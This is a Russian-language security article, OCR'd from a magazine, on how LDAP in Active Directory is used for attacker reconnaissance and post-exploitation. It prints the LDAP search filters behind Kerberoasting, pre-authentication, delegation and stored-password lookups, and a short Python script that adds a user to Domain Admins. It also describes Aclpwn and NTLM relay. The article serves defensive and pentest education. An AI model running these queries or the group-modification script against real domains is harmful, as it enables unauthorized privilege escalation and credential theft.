


Рисунок 15. Методы тестирования (доля приложений)

Что нужно знать **об LDAP в Active Directory**

Егор Подмоков



Более чем за 20 лет своей истории LDAP занял особое место как в заметках администраторов, так и в арсенале хакеров и пентестеров. Мы расскажем вам, почему так случилось и что с этим делать. Кроме того, эта статья даст вам ответы на вопросы:

- *Почему LDAP — это важно?*
- *Как его использовать?*
- *Как и чем его атакуют?*
- *Как ловить тех, кто атакует?*

LDAP — это...

Итак, начнем с предметной области. Lightweight Directory Access Protocol — сетевой протокол для доступа к службе каталогов, который был создан еще в 1993 году. Но хотя LDAP создан давно, он является основой функционирования любой AD-инфраструктуры. Он использует TCP-транспорт и по умолчанию работает через TCP-порт 389. Изначально протокол носил имя LDBP (Lightweight Directory Browsing Protocol), однако в дальнейшем получил возможность не только просматривать каталоги, но и вносить изменения. Каталог — это база со всей информацией о структуре Windows-домена, его пользователях, группах, групповых политиках и их взаимосвязях, а протокол LDAP позволяет администраторам домена работать с этой базой. Протокол поддерживает четыре типа взаимодействия с каталогом: search (поиск данных), add (добавление), modify (изменение) и delete (удаление).

Администраторы являются основными пользователями этого протокола. Существует множество утилит, как графических, так и консольных, дающих администраторам возможность работать со службой каталогов, искать в ней информацию и вносить изменения. Для Windows чаще всего это графический AD Explorer от Sysinternals, а для Linux — консольный ldapsearch.




Рисунок 1. Графическое представление Active Directory в AD Explorer

Также LDAP должен быть на слуху у специалистов, работающих с веб-приложениями, так как он позволяет настроить аутентификацию на сайте для пользователей домена или реализовать single sign-on.

Для хакеров и пентестеров протокол интересен в первую очередь с точки зрения разведки. Причина проста: после проникновения внутрь сети требуется минимальное количество прав, для того чтобы собрать данные с помощью LDAP. Ведь жертва уже

легитимный член домена и должна работать с Active Directory. А это значит, хакеру не придется долго ломать голову над перебором паролей и учетных записей. К тому же использование LDAP делает разведку максимально похожей на легитимную активность.

Инструменты для разведки

За долгие годы ввиду массового использования Active Directory накопился обширный набор инструментов, которые помогают провести разведку внутри домена, и до сих пор часто выходят новые. Все они используют LDAP-запросы типа search. Это и широко известный Impacket, и популярный в последнее время Bloodhound, но давайте по порядку.

Impacket

Это один из старейших хакерских инструментов, который до сих пор актуален. Impacket[1] состоит из готовых скриптов для эксплуатации и библиотек, обеспечивающих базовую функциональность для работы с различными протоколами. Для работы с LDAP в нем есть библиотека impacket/ldap. На ней основаны три инструмента-скрипта для разведки: GetUserSPNs.py, GetNPUsers.py и GetADUsers.py. Первый помогает хакерам получать подписанные учетной записью сервиса билеты, чтобы затем перебором получить пароль от этой учетной записи (атака Kerberoasting). Второй инструмент служит для получения имен учетных записей без предварительной аутентификации (механизм, защищающий от атак методом перебора[2]). И третий получает список пользователей домена. Давайте разберемся, как это работает.

GetUserSPNs использует запрос из нескольких ключевых слов для поиска информации:

```
Filter: (&(&(&(servicePrincipalName=*)(UserAccountControl:1.2.840.113556.1.4.803:=512))
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))(!(objectCategory=computer)))

Attributes:

servicePrincipalName, sAMAccountName, pwdLastSet, Memberof, userAccountControl,
lastLogon
```

Ключевое слово servicePrincipalName указывает на поиск любых объектов с атрибутом SPN (уникальным именем доменной службы), objectCategory убирает из выборки аккаунты доменных компьютеров, а UserAccountControl позволяет выделить аккаунты обычных пользователей (через флаг 512) и находить только включенные аккаунты (!:=2). Кроме того, в запросе есть поле атрибутов. В нем инструмент перечисляет параметры найденных объектов, которые он хочет получить. Таким образом фильтр позволяет получить имена служб в домене.

GetNPUsers использует похожий запрос. В данном случае UserAccountControl помогает найти еще и необходимые аккаунты с выключенной предварительной аутентификацией (через флаг 4194304). Найденные таким образом аккаунты будут использованы атакующими для атак методом перебора локально.

```
Filter:

(&(&(UserAccountControl:1.2.840.113556.1.4.803:=4194304)(!(UserAccountContr
ol:1.2.840.113556.1.4.803:=2)))(!(objectCategory=computer)))

Attributes:

sAMAccountName, pwdLastSet, Memberof, userAccountControl, lastLogon
```

1. *github.com/SecureAuthCorp/impacket*
2. *bit.ly/2wB1Vp7*

GetADUsers позволяет найти все объекты с категорией «пользователь»:

```
Filter:
(&(sAMAccountName=*)(objectCategory=user))
Attributes:
sAMAccountName, pwdLastSet, mail, lastLogon
```

LDAPPER

LDAPPER[3] — свежий инструмент, который был написан для замены старого классического ldapsearch ввиду множества трудностей при работе с последним. Автор встроил в инструмент 14 популярных запросов, способных упростить жизнь исследователей безопасности. Кроме того, он добавил возможность отправлять свои запросы.




Рисунок 2. Опции поиска LDAPPER

Рассмотрим самые интересные из встроенных. Запрос ниже позволяет получить учетные записи, для которых настроено неограниченное делегирование. У таких записей в атрибуте UserAccountControl есть уникальный флаг, TRUSTED_FOR_DELEGATION, который имеет десятичное значение и по которому такие записи можно найти. Они интересны атакующим для повышения прав внутри инфраструктуры[4]. В итоге получается запрос с фильтром:

```
(userAccountControl:1.2.840.113556.1.4.803:= 524288)
```

Иногда внутри Active Directory содержатся пароли в открытом виде, вопреки всем соображениям безопасности. Для их поиска LDAPPER содержит отдельный запрос. Внутри него, в поле фильтра, содержатся ключевые слова атрибутов, которые помогают найти необходимое:

```
(|(|(|(UserPassword=*)(UnixUserPassword=*))(UnicodePwd=*))(msSFU30Password=*))
```

Инструмент предусматривает и более интересные сценарии. Один из них связан с Oracle. В некоторых случаях программное обеспечение, например Oracle Database, позволяет реализовать схему аутентификации с помощью Active Directory (bit.ly/2vOQRV5). Внутри Active Directory будет храниться объект пользователя с атрибутом orclCommonAttribute. Данный атрибут содержит хеш пароля пользователя. При попытке аутентификации пользователя Oracle Database обращается к контроллеру домена для проверки хеша пароля, полученного от пользователя. Если хеш сходится с тем, который находится внутри Active Directory в поле атрибута orclCommonAttribute, — аутентификация считается успешной.

---

3. *github.com/shellster/LDAPPER*
4. *Подробнее в докладе автора на PHDays 9 «Abusing delegation mechanisms for domain dominance».*

Получив хеш пароля пользователя, атакующий может узнать сам пароль с помощью атаки методом перебора или выполнить атаку pass the hash. Для поиска аккаунта пользователя по такому атрибуту у LDAPPER тоже есть готовый запрос с фильтром:

```
(&(objectcategory=user)(orclCommonAttribute=*))
```

Bloodhound

Bloodhound является универсальным инструментом для разведки внутри Active Directory и позволяет не только найти данные, но и визуализировать их с использованием графа. Это дает возможность показать скрытые связи внутри Active Directory и безошибочно выбрать цели для дальнейшего развития атаки.




Рисунок 3. Визуализация в Bloodhound

Особенно интересны запросы, которые помогают найти такие цели. К ним относятся запросы поиска всех пользователей и компьютеров, их фильтры имеют следующий вид:

```
(objectclass=computer)
(|(SamAccountType=805306368)(SamAccountType=805306369)(objectclass=organizationalUnit))
(userAccountControl:1.2.840.113556.1.4.803:=8192)
```

Если с первым запросом все интуитивно понятно, то второй и третий не так очевидны. Атрибут SamAccountType содержит информацию о типе доменного аккаунта, причем 805306368 подразумевает пользователей, а 805306369 — компьютеры. Класс organizationalUnit отвечает за перечисление всех классов юнитов. Флаг атрибута UserAccountControl 8192 соответствует контроллерам домена. Bloodhound имеет широкий спектр применения, позволяет получить практически всю информацию, которая может быть полезна на стадии разведки.

Инструменты для постэксплуатации

Все, что было описано выше, относилось к инструментам разведки. Но LDAP может не только искать информацию, но и изменять ее. Для этого можно использовать операции add, modify, delete. Многие забывают о таких возможностях протокола LDAP во время тестирования безопасности. Это происходит из-за того, что обычно на такие операции требуется довольное большое количество прав и всегда существуют более простые методы. Но постэксплуатация через LDAP иногда все-таки используется. Самым простым способом повысить права является добавление пользователя в привилегированную группу. Это можно сделать с помощью библиотеки ldap3 языка Python в несколько строк:

```
import ldap3
from ldap3.extend.microsoft.addMemberToGroups import ad_add_members_to_groups
user_to_modify = “<domain\username>”
pass_of_user_to_modify = “<password>”
user_to_add = “CN=hacked_user,CN=Users,DC=<your_dc>”
group_to_add = “CN=Domain Admins,CN=Users,DC=<your_dc>”
server = ldap3.Server(“<your_dc>”)
conn = ldap3.Connection(server,user= user_to_modify,password=
pass_of_user_to_modify)
conn.bind()
ad_add_members_to_groups(conn,user_to_add,group_to_add)
```

Важными параметрами запроса modify, с помощью которого происходит изменение состава группы, являются имя изменяемого объекта (CN=Domain Admins...), операция над ним (modify) и значение атрибута (distinguished name добавляемого пользователя):




Рисунок 4. Запрос LDAP modify для добавления пользователя в группу

Скрипт выше достаточно прост и эффективен, но на самом деле не всегда будет успешно отрабатывать. Например, пользователю может не хватить прав на изменение состава группы. Подобные проблемы отлично решаются готовыми инструментами.

Aclpwn

Один из таких инструментов — Aclpwn, написанный, чтобы работать в связке с Bloodhound. Access Control List (ACL) в Active Directory — это список правил (Access Control Entries, ACE), который определяет, какие объекты имеют доступ к другим объектам. ACL может быть настроен как для конкретного объекта, так и для группы объектов. Aclpwn получает список правил, затем анализирует их параметры по данным, которые получил ранее запущенный Bloodhound. В результате инструмент находит цепочку действий, которая позволяет добавить текущего пользователя в привилегированную группу, и выполняет добавление с последующей проверкой.




Рисунок 5. Выполнение Aclpwn

Таким образом, LDAP-запросы Aclpwn можно разделить на два этапа: сбор информации и внесение изменений. На первом этапе инструмент выполняет несколько уникальных запросов с фильтрами:

```
(&(|(objectClass=group)(objectClass=user))(|(sAMAccountName=<name>)
(userPrincipalName=<name>))
(&(objectClass=user)(|(name=<name>)(sAMAccountName=<name>)(userPrincipalName=<name>)))
```

С их помощью происходит получение атрибутов объектов по имени (<name>). Когда данные получены и проанализированы, отправляется запрос типа modify для добавления пользователя в группу.

Impacket NTLM relay & ldapattack

Но существует проблема: для добавления пользователя в привилегированную группу атакующий может иметь слишком мало прав. В этом случае Aclpwn не сможет найти ни одной цепочки. Атака relay способна решить эту проблему, если в домене отключена подпись трафика (signing). Impacket имеет несколько способов выполнения такой атаки через модуль NTLM relay. Для работы с полезной нагрузкой через LDAP он использует модуль ldapattack. Суть сценария в том, чтобы поймать NTLM-хеш в режиме мониторинга и встроить его в сетевой пакет с LDAP-аутентификацией. В качестве полезной нагрузки ldapattack имеет возможность создать аккаунт компьютера или пользователя в домене, добавить пользователя в какую-либо группу или же изменить ACL объекта внутри Active Directory.

Создание аккаунта пользователя или компьютера в домене происходит с помощью команды add. Эта команда отвечает за добавление записи (entry) в Active Directory.

